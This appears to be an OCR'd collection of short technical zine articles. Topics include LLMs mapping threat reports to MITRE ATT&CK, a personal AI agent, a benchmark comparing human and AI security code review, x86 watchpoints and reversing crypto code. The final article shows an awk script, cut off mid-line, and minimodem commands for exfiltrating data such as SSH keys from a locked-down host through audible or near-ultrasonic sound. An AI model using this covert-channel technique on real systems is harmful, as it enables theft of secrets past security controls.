
This raised performance to **71–80%**, with one outlier at **45%**.

	Trellix	**GPT-5**	**Cyble**	**GPT-5**	**Picus**	**GPT-5**	**Cyble**	**GPT-5**
Identified TTPs	10	11	25	20	12	20	12	14
Matched TTPs	-	8	-	16	-	9	-	10

4. Disclaimer

All reports used are publicly available. For these tests, no reports behind any type of paid access were used.

[1] https://www.cisa.gov/sites/default/files/2023-01/Best%20Practices%20for%20MITRE%20ATTCK%20Mapping.pdf
[2] attack.mitre.org
[3] https://blog.talosintelligence.com/uncovering-qilin-attack-methods-exposed-through-multiple-cases/
[4] https://attack.mitre.org/techniques/T1484/


[ERROR]
>TIME REMAINING:
00:00

MITRE ATT&CK & GEMINI CLI

1. Gemini CLI

Gemini CLI is a command line interface tool, installed locally and hosting as a bridge between user computer and Gemini models. It is using the Model Context Protocol to conduct various tasks. As it is installed locally, it grants abilities for configuring model behavior (via **GEMINI.md**) and reading/writing files present in the system[1].

2. Round one

I started with the creation of **GEMINI.md,** which will allow me to receive the expected behavior of the Gemini models. After a few attempts, I ended up with a useful version.

3. Reports analysis

With such a file, I started evaluating the Gemini models and used the same reports as in *"LLMs as Cyber Threat Intelligence Assistant"*[2]. Thanks to that I was able to compare Gemini to models from that article. The Gemini results beat all previously analyzed models and achieved accuracy between **72%** and **94%** with the same outlier as in the previous case (**47%**). It is a tremendous change and **Gemini not only properly named the Techniques but also Procedures/Sub-techniques.** As in the GPT-5 case, **Gemini also did not always provide an exhaustive list of TTPs but those that have been provided were correct in most cases.**

Report	Trellix		Cyble		Picus		Cyble	
	Gemini	GPT-5	Gemini	GPT-5	Gemini	GPT-5	Gemini	GPT-5
Identified TTPs	11	11	17	20	19	20	12	14
Matched TTPs	8	8	16	16	9	9	11	10

4. Regular questions

As a second test, I evaluated Gemini capabilities for supporting identification of proper TTPs based on the provided description. This time there will be no comparison but my subjective opinion if model named TTPs properly.

I asked the following questions:

- *Find TTPs associated with registry modification.*
- *Is there any TTP associated with the following sentence: Check whether hypervisor-protected code integrity (HVCI) is enabled?*
- *What TTPs are associated with the following activity: Trying to uninstall the EDR software?*
- *Find TTPs for EDR bypass activity.*
- *What TTPs can be matched with the following sentence: Adversary performed command execution through the SQL Server process context?*

Full conversation with the model can be found here[3]. Explanations provided by GEMINI when answering these questions are not just a copy-paste from the MITRE site, but description written by the model based on available information.

5. Round two — adding Mitigations and Detections

With such reliable results, I decided to move further and get more data/context from MITRE ATT&CK. I wanted to find out if I will be able to receive **TTPs** (T-codes) linked with **Mitigations** (M-codes) and **Detection Strategies** (DET-codes). For this purpose, I crafted the new **GEMINI.md** file. However, first attempts were not incredibly good. Linked **Mitigations** and **Detection Strategies** were different from those available on the MITRE ATT&CK page for specified **Technique/Sub-technique.**
This required some creativity in providing relations between **T-codes**, **M-codes**, and **DET-codes** without exceeding the context window. Fortunately, MITRE provides a file called relationship[4]. I downloaded it and removed everything despite of **M-codes** and **DET-codes** and its connections to **TTPs**. I used *read_file FILE_NAME* tool to load it to GEMINI memory. After performing some tests, I can confirm that provided answers are overlapping with what is available on MITRE ATT&CK. Full version of example conversation is available here[5] and the definitive version of **GEMINI.md** I used is posted here[6].

6. Summary

This exercise is proving that LLMs with proper configuration can be a valuable tool supporting all those who are working with MITRE ATT&CK. I also believe that similar outcomes should be achievable with other MITRE solutions like ATLAS or D3FEND.
Gemini CLI is also a great solution for filling the gap between:

- using LLMs which are allowing only for prompt engineering,
- running/self-hosting the model locally (e.g., Ollama).

7. Disclaimer

I did not use any paid content. Additionally, as I was working with local files, I used the MITRE ATT&CK v18. I used the free version of Gemini CLI which grants access to gemini-2.5-flash-lite, gemini-2.5-flash and gemini-2.5-pro. I did not change any settings related to model usage, so it autonomously decided which model is needed.

[1] https://geminicli.com/docs/
[2] https://medium.com/@jakub_kowalski/llms-as-cyber-threat-intelligence-assistant-ecc4129e5dfe
[3] https://gist.github.com/jkowalski995/5409414e9a30423ea7b2e2b2010c998a
[4] https://attack.mitre.org/resources/attack-data-and-tools/
[5] https://gist.github.com/jkowalski995/36a1152d72ebdf959e4b388335c6d3d0
[6] https://medium.com/@jakub_kowalski/mitre-att-ck-gemini-cli-3d26d25d28f4

My To-Do List Has Its Own Operator

An AI agent built into my work journal—with full vision into work and finances, and a YOLO button.

WHY AN AGENT?

An AI chatbot answers questions. But my work context is *huge*: dozens of projects, hundreds of tasks, invoices, bank transactions. Too much for one prompt.

Also, I needed something that could *do* work and not just chat: synthesize strategic briefings, generate reports, tell me what to focus on based on workload *and* cash flow.

That requires an **agent**: an LLM loop that reads data, executes code, produces artifacts, and iterates **step**-by-**step** until the task is finished.

Not RAG—retrieval gives you chunks that match a query. But "what should I focus on?" has no search query. I need the agent to see everything and decide what matters.

FOUR MOVING PARTS


OMS — my custom work journal keeping project descriptions, planned activities and logs.

FJ — my finance app (invoices, bank transactions).

Agent Runtime — LLM loop with tools, spawns sandboxes for code execution, and sub-agents for optional web search and summarization.

Sandbox — Docker container with Python, pandas, matplotlib, and a Python OMS SDK pre-installed. 256MB RAM, 15 min timeout, no network access.

The agent has **read-only** access to all data.



WHAT IT ACTUALLY DOES

Strategic briefing: Reads all projects, tasks, invoices, bank balance. Synthesizes patterns I hadn't noticed: which deadlines actually matter, what's blocking what, where I'm overcommitted. Not a summary—a narrative with recommendations.

Cross-domain reasoning: Correlates work logged with invoices paid. Spots that 47% of revenue comes from one client—concentration risk. Flags that a "boring" deployment task is the actual blocker for revenue.

Artifacts: "Show my burn rate" — generates Excel + HTML dashboard from bank transactions and invoices. Real files I can download.

Strategic advice: Ask "what kind of projects should I pursue?" and get answers based on patterns—what generated revenue, where you're building expertise, what's worth doubling down on.


HUMAN IN THE LOOP

By default, every code execution halts in **PENDING**. I see exactly what code it wants to run.

Click **Approve**. Sandbox spins up. Results stream back in real-time. Every **step** becomes a permanent log entry of the agent's task—my future self can replay the whole chain. The Agent Dashboard keeps a searchable history of everything the agent did.

YOLO MODE

Sometimes I don't want to babysit. YOLO mode is a toggle in the header of the Web UI: gray off, **orange** on.



ON: jobs run without approval. *"Generate my strategic briefing."* Done. No babysitting.

LOGS WRITE THEMSELVES

Coding agents can summarize my commits into a structured log entry, submit via API for richer OMS logs.

WHY BUILD IT YOURSELF?

I wrote the agentic loop from scratch. Why?

Context window control. Every token costs money and latency. Frameworks dump everything into context. My loop decides exactly what the LLM sees: a compressed briefing, not raw database dumps.

Token efficiency. Tool calls return JSON the LLM must read. CLIs return text the LLM must read. Both burn tokens. With an SDK, data stays in Python memory—the agent writes code to analyze it, not text for the LLM to parse.

WHAT BROKE

Token blowup. 50 projects × tasks × logs = context window exhausted mid-briefing. Naive truncation lost urgent items. The fix lives in the SDK. It calculates token budget per project upfront. Small projects stay verbatim. Large ones get ranked by urgency, recency, and deadline—high-priority items stay intact, the rest get batch-summarized in one API call. One pass, deterministic, no retries.

THE POINT

As a solo developer, you wear every hat: coder, PM, accountant, CEO. No one can hold all that context—let alone act on it. An agent can.

You don't need a framework. Read-only data access. A sandboxed Python environment. Sub-agents for web search. That's enough to build virtual helpers for your business: a CFO who tracks burn rate and an advisor who spots what's slipping through the cracks.

@renerocksai

Security Code Review: Human vs. AI

Adrian Sroka

Developers are constantly writing more and more code with the help of AI Coding Assistants.
We can see that people put a lot of trust in AI assistants. But with great power comes great responsibility. AI generated code has to be secure to protect our production data. One of the methods of its verification is Security Code Review.
I decided to conduct research to verify the quality of AI Assisted Security Code Review. One of the best metric of AI model's efficiency in a particular task is comparison with human efficiency.

Research methodology

The benchmark set consists of 23 code snippets and contains 30 intentionally hidden threats that could be recognized just by the code analysis.
The source code of all tasks was prepared specifically for this research based on real life cases. The source code examples were quite specific. Code snippets were relatively small and focused on the main threats intentionally hidden in the code.
Because of the relatively small scope of the code, the results could be a little too optimistic. It is easier to identify the same problem in 30 lines than in 3000 lines. However, the rules were the same for humans and AI models.

Human verification

40 people were part of this research. All of them were interested in the security topics with different roles and seniority. The research participants were volunteers that wanted to verify their knowledge about Security Code Review. All answers were verified manually.

AI model verification

Multiple AI models were used for verification. Models list consists of General Purpose AI models and AI Coding Assistants built-into the coding editors.
Each system prompt for AI models was the same.

Results

There are models that have very bad performance (around 50%), but there are also models with over 80% score. However, none of them outdo the human effectiveness in this task.
Looking at the particular threat's detection efficiency, we can see the pattern. Models have almost 100% accuracy within the easiest threats like using the outdated algorithms or sensitive data detection, but for more complex ones (for example dependency verification or analysis of feature flag context), their success drops almost to 0%.
I also saw that there are only 3 threats where average AI efficiency was better than human efficiency. When we look at the threat categories, we can see the explanation. Models are better to analyze complex structures and compliance with the documentation.

Model	Accuracy
GPT-4	73%
GTP-5	72%
Claude 3.5 Sonnet	87%
Claude Sonnet 4	82%
Gemini 2.0 Flash	57%
Gemini 2.5 Flash	57%
Microsoft Copilot	53%
Perplexity Auto	72%
Perplexity Pro	78%
Perplexity DeepSeek	83%
GitHub Copilot	62%
Augment Code	70%
Cursor	82%
Human	**92%**

Conclusion

Even the best model cannot compete with the human efficiency. Even when we compare them to non-security professionals. That's why manual Security Code Review is necessary to keep our application and code base secure.

Recommended approach

Not all organizations have security professionals in place, so AI Security Code Review is a very good way to introduce it with a relatively small effort.
However, even when your company has security-oriented employees, then AI still could be beneficial. Mostly in a form of AI Assisted Code Review. First, AI models could scan the code to identify some obvious and easier problems. Then the result of that scanning should be reviewed by the human. This way, engineers will have more time to analyze more complex security problems in code.

Vulnerability	AI	Human
Open Redirect	82%	63%
Cryptographic algorithm misconfiguration	89%	75%
Inaccurate data audit	14%	86%
Predictable keys generation	64%	92%

hardcore: an anarchic protocol for multi-agent computing

What is an agent? From experience: it doesn't matter! Worry less about what an agent *is* and more about what your agent *does*. How does your agent *interact* with its environment?

Our "agentic" application is scientific computing for advanced medical image reconstruction. Agents need to be able to discover, interact with, and reply to arbitrary and large data. Our key cost is implementation time since most of our agents require customization for one-off experiments. Our biggest downstream cost is deployment, maintenance, and troubleshooting.

We learned that we needed: (1) distribution across our cluster (network support, although not required), (2) low human overhead (dead simple protocol and APIs for smart but non-CS programmers), (3) compatibility (supported or supportable in any programming language) and finally, (4) minimal dependencies.

The entire hardcore protocol is a single packet specification (Listing 1), and the minimal backend specification, called a *blackboard*, a term inspired by Hayes-Roth 1985, to satisfy our constraints above (Listing 2).

Listing 1 The **post** structure exchanged by agents

```
type Post struct {
    Index_              uint32    `json:"index"`
    Source_             string    `json:"source"`
    Timestamp_          float32   `json:"timestamp"`
    ReplyingTo_         []uint32  `json:"replying_to"`
    Metadata_           []byte    `json:"metadata"`
    Data_               []byte    `json:"data"`
    Tags_               []string  `json:"tags"`
    Encryption_         string    `json:"encryption"`
}
```

Listing 2 Minimal **blackboard** HTTP server API

```
mux = http.ServeMux()

// Read a post from the blackboard
mux.HandleFunc("GET /read/{post_idx}"), ...)
// Write a post to the blackboard
mux.HandleFunc("POST /write"), ...)
// Get the number of messages currently posted
mux.HandleFunc("GET /len", ...)
```

The "hardcore" philosophy is that you should use as much or as little of these ideas as is *useful* to you. The best protocols work when they are free (beer & libre) and can adapt to meet the needs of their users[1]. That's what we've targeted and dare I say: it seems to be working.

Reference Implementations and Agents The protocol above just specifies an append-only data log of posts, so how do we get to agents and transiting terabytes of information? Listing 3 illustrates the basic object-oriented agent communication API. This being a single-page zine, some stuff must remain out-of-scope, however we provide our reference implementations for those interested in diving deeper.

Listing 3 Core agent communication API

```
class Agent:
    ...
    def post(
        self, metadata: bytes | None,
        data: bytes | None,
        tags: Iterable[str]
    ) -> None | Exception:
        ...
    def listen_for(self, *tags) -> asyncio.Queue:
        ...
    def reply(
        self,
        posts: Iterable[core.Post],
        metadata: bytes | None,
        data: bytes | None,
        tags: Iterable[str],
    ) -> None | Exception:
        ...
```

- **core**[2] - The Go reference server and agent API
- **core-py**[3] - Our Python agent API
- **core-example**[4] - Runnable example of a hardcore multi-agent system

Agentic behavior and scale is reached using concurrent queues, object stores, and a configurable ring buffer.

Results and Observations We transit hundreds of gigabytes of data per agent "run" for our own work as well as our colleagues across two different universities. Our primary server is reporting ~40 terabytes of data sent and received since the last restart.

Licensing I subscribe to "anarchy" as defined by Christopher Schwarz in the *The Anarchist's Tool Chest*, a book about woodworking (not politics!) As such, I will dedicate every portion of this project into the public domain as aggressively and unapologetically as I can. For starters, this article and any protocol detail contained herein are free to everyone under CC0/public domain.

Our implementations are covered by The Unlicense. If you end up using the work or ideas, please consider letting us know since it will help support future development and grant money to keep building good stuff. Just promise to go forth and *stick it to the man.* I suspect that the corporate agent-to-agent protocols will ultimately fail because they are not free.

As Mr. Schwarz says: "I'm tired of talking, period. I just want to work. And I want the work to speak for me."[5] Happy hacking!

[1] e.g., https://buttondown.com/blog/rss-vs-ice

[2] https://gitlab.com/hoffman-lab/core

[3] https://gitlab.com/hoffman-lab/core-py

[4] https://gitlab.com/hoffman-lab/core-example

[5] https://christopherschwarz.substack.com/p/download-the-anarchists-tool-chest

Web: https://johnmarianhoffman.com
Email: contact@jmh.lol
John M. Hoffman

The x86 Read Watchpoint That Doesn't Exist

I was adding hardware breakpoint support to Binary Ninja's debugger. Among the debugger backends, there's one that speaks GDB RSP protocol to remote stubs like `gdbserver`. By design, RSP has four hardware breakpoint types[1]:

Packet	Type
Z1	Hardware execute breakpoint
Z2	Hardware write watchpoint
Z3	Hardware read watchpoint
Z4	Hardware access (r/w) watchpoint

I had AI write the initial implementation. The code looked promising. But when I tested it, read watchpoints (Z3) could not be added—the server rejected them. Strange—I'd used GDB's `rwatch` command many times without issues. I fired up Wireshark to inspect the RSP traffic and confirmed Z3 packets were being rejected.

In disbelief, I connected GDB directly to `gdbserver` and watched. GDB sent Z3... which failed. Then it sent Z4 (access watchpoint)... which succeeded. So GDB was *emulating* read watchpoints with access watchpoints!

I was confused. Why not just set a read watchpoint? I vaguely remembered x86's DR7 register has a 2-bit R/W field—surely one encoding is for read-only? I had AI dig through GDB's source code, and made a shocking discovery—at least for me.

The Hardware Truth

The DR7 R/W field encodings are[2]:

Bits	Condition
00	Instruction execution
01	Data writes only
10	I/O reads/writes (needs CR4.DE)
11	Data reads **or** writes

There is no "data reads only" encoding. You might wonder about 10—but that's for *I/O port* access debugging (e.g., `in`/`out` instructions), not memory reads. It requires setting CR4.DE and is rarely used. The value 11 triggers on *both* memory reads and writes. This limitation has existed since the 80386 (1985) and persists in modern x86-64. Intel simply never provided a read-only watchpoint mode. No wonder my Z3 packets failed—GDB's x86 backend explicitly rejects them:

```
// gdb/nat/x86-dregs.c
if (type == hw_read)
    return 1; /* unsupported */
```

The Emulated Read Watchpoint

GDB works around this by setting an access watchpoint, then filtering hits based on value changes: if the value changed, assume it was a write and ignore; if unchanged, assume it was a read and stop. This works fine for simple cases:

```
mov qword [var], 0x5 ; write
mov rax, qword [var] ; read - stops
```

But it fails when there are multiple writes with the same value:

```
mov qword [var], 0x5 ; write 1
mov qword [var], 0x5 ; write 2 - stops!
mov qword [var], 0x5 ; write 3
mov rax, qword [var] ; actual read
```

GDB stops after the second write because the value didn't change—it wrongly concludes this must be a read. This is a known limitation, as seen in GDB's `breakpoint.c`:

```
/* This still gives false positives when
   the program writes the same value to
   memory as what there was already... */
```

LLDB also emulates it in the same way.

x64dbg's Approach

x64dbg/TitanEngine handle this differently. Their hardware breakpoint API offers only:

- `UE_HARDWARE_EXECUTE` (00)
- `UE_HARDWARE_WRITE` (01)
- `UE_HARDWARE_READWRITE` (11)

No emulated "read-only" option. The UI also does not offer a "Hardware, Read" option.

For true read-only detection, x64dbg uses *memory breakpoints* (page protection), where the OS reports the access type via `ExceptionInformation[0]`—no guessing required.

Takeaways

- x86 hardware **cannot** do read-only watchpoints
- GDB/LLDB's `rwatch` is emulated and not always reliable
- x64dbg can do read-only `memory` breakpoints
- Other architectures (ARM, AArch64) *do* support true read watchpoints

[1] `https://sourceware.org/gdb/current/onlinedocs/gdb.html/Packets.html`

[2] Intel SDM Vol.3B, Section 17.2.4 "Debug Control Register (DR7)"

Reverse Engineering Cryptography Code

Introduction

Cryptographic code is full of complicated and highly optimized mathematical operations, making it difficult to reverse engineer unfamiliar algorithms. Analyzing every line of the decompiled code can be impractical, so reversing cryptography is usually a matter of finding some shortcut that lets you match the decompilation to some well-known algorithm. Outside of CTFs, most people don't write their own custom algorithms, so this usually works.

Strings and Imports

Many usages of cryptographic functions come from open-source libraries, so it's worth taking a few minutes to look for the source code of the function you're looking at. Rust and Go binaries often include strings referencing installed packages, and OpenSSL even includes source file paths in its error logging strings.

If you know your binary uses cryptography, but you don't know where it is, looking for keys can help. RSA public keys are often stored in highly structured, easily searchable formats such as PEM and ASN.1. References to random number generation, such as calls to **CryptGenRandom** on Windows or reads of **/dev/urandom** on Linux, can reveal where ephemeral symmetric keys are being generated.

Observing Inputs and Outputs

If you know the encryption function's arguments and return value, you can sometimes guess the algorithm without even looking at the decompilation. For example, if the size of the ciphertext buffer is always a multiple of a round number like 16, you're likely looking at a block cipher like AES. If the plaintext and ciphertext are always the same length, it's probably a stream cipher like ChaCha20[1]. If the ciphertext is always a fixed size like 256 or 512 bytes, it may be RSA.

Key and nonce size can also narrow down the possibilities for an algorithm. For instance, Salsa20 and XSalsa20 are easily distinguishable because XSalsa20 has a 24-byte nonce and Salsa20 has an 8-byte nonce.

Key Size	IV Size	Common Algorithms
16	16	AES-128
32	16	AES-256
32	8	Salsa20, ChaCha20
32	12	ChaCha20, AES-GCM[2]
32	24	XSalsa20, XChaCha20

Some key and IV sizes for common algorithms. Sizes are in bytes.

Finding Common Patterns

Many algorithms use easily recognizable constants. For example, the string **"expand 32-byte k"** is part of the initial state in Salsa20 and ChaCha20.

Sometimes, multiple algorithms use the same magic values, which can be a source of confusion. If you see a hash function that "looks like SHA-512, but isn't", it's probably BLAKE2b, which uses the same constants in its initial state.

Some algorithms don't include "magic values" per se, but still involve distinctive steps that can help identify them. For instance, the most and least significant bits of a Curve25519 key are "clamped" before a key is used[3], resulting in an operation that's easy to spot in decompiled code:

```
for (i = 0; i < 32; ++i) e[i] = secret[i];
e[0] &= 248;
e[31] &= 127;
e[31] |= 64;
```

Testing

The fastest way to confirm a guess is to test it out. CryptoTester[4] is a GUI utility for encryption and decryption that supports a wide variety of cryptographic functions, including some very obscure ones. If you prefer CLI tools, Binary Refinery[5] supports many algorithms as well.

This article is entirely my own work and does not represent my employer.

1 Note that block ciphers can be turned into stream ciphers with block modes like CTR.

2 Technically, AES-GCM supports any IV size, but most implementations use 12 bytes.

3 https://github.com/agl/curve25519-donna/blob/44a9cc7273bb4198b56a7fe6c681016c9a5c69e4/curve25519-donna.c#L849

4 https://github.com/Demonslay335/CryptoTester

5 https://github.com/binref/refinery

An AWKward Modem

5 Lines to Scream in Silence

Remember *WarGames*, where a teenager dials into a military supercomputer via an acoustic coupler — a device that converts data into sound over a telephone handset? Can we revive this technique to exfiltrate data from a locked-down Unix system?

Figure 1: The acoustic coupler in *WarGames*

1 Acoustic Modems

The Bell 103 protocol was introduced by AT&T in 1962. Each byte is framed as: `0 BYTE_LSB 1`. For example `*` (ASCII 42) becomes `0 01010100 1`. The modem transmits each `1` (`MARK`) with a 1270 Hz tone and each `0` (`SPACE`) with a 1070 Hz tone. At 300 baud (300 symbols per second) and 10 bits per byte, Bell 103 transfers 30 bytes/s. Not fast, but enough to exfiltrate an SSH private key in under a minute.

2 Create WAV Files With AWK

With no Internet access, no compiler, and no install rights, an attacker can still turn to `awk`, a POSIX-standard utility, available on virtually every Unix system since the 1970s. `awk` processes text files line by line, with optional BEGIN and END blocks. Perfect for encoding Bell 103 tones into a WAV file![1]

`bell103.awk` [2] comes fully commented, but the compact 5-line version (433 bytes) below is all you need — ready to type or copy-paste[3].

The BEGIN block outputs the WAV header, followed by a MARK carrier for synchronization. The main block turns each character of input into 10 tones. The END block writes a final MARK carrier.

3 Decode the Signal

Implementing a Bell 103 decoder is relatively straightforward. For each bit, the Goertzel algorithm measures which of the two frequencies has more energy. We can also use an existing decoder such as `minimodem`[4].

```
minimodem --rx 300 -M 1270 -S 1070 -f out.wav
```

We can even decode live from the microphone. In quiet environments and with good hardware, the error rate is near zero at short distances[5].

```
# On macOS: brew install sox minimodem
rec -q -c 1 -r 48000 -t wav - \
  | minimodem --rx 300 -M 1270 -S 1070 -f -
```

```
# On Linux
arecord -q -c 1 -r 48000 -f S16_LE -t wav - \
  | minimodem --rx 300 -M 1270 -S 1070 -f -
```

4 Ultrasonic Exfiltration

While standard audio hardware operates up to 20 kHz, the upper limit of human hearing tends to drop with age, often to 15–16 kHz around age 45. By shifting into this near-ultrasonic range, data can flow inaudibly.

To enable this mode, set M to 17500 and S to 15000 in the awk script and in `minimodem` flags. Interestingly, the iOS Voice Memo app in lossless mode faithfully captures these frequencies. A nearby iPhone could record this silent transmission for later decoding.

```
minimodem --rx 300 -M 17500 -S 15000 -f out.wav
```




Figure 2: Frequency Shift Keying Waveforms

```
# b.awk - an AWKward Modem - Nicolas Seriot 2026 seriot.ch
# Usage: echo "Secret" | LC_ALL=C awk -f b.awk > out.wav
BEGIN{M=1270;S=1070;R=300;H=2^16;FS="";for(i=256;i--;)o[sprintf("%c",i)]=i;printf"RIFF";P(H*H-1);
printf"WAVEfmt ";P(16);P(65537);P(48e3);P(96e3);O(2);O(16);printf"data";P(H*H-1);B(1)}
function P(v){O(v);O(v/H)}function O(v){printf"%c%c",v%256,v/256%256}function B(b,j)
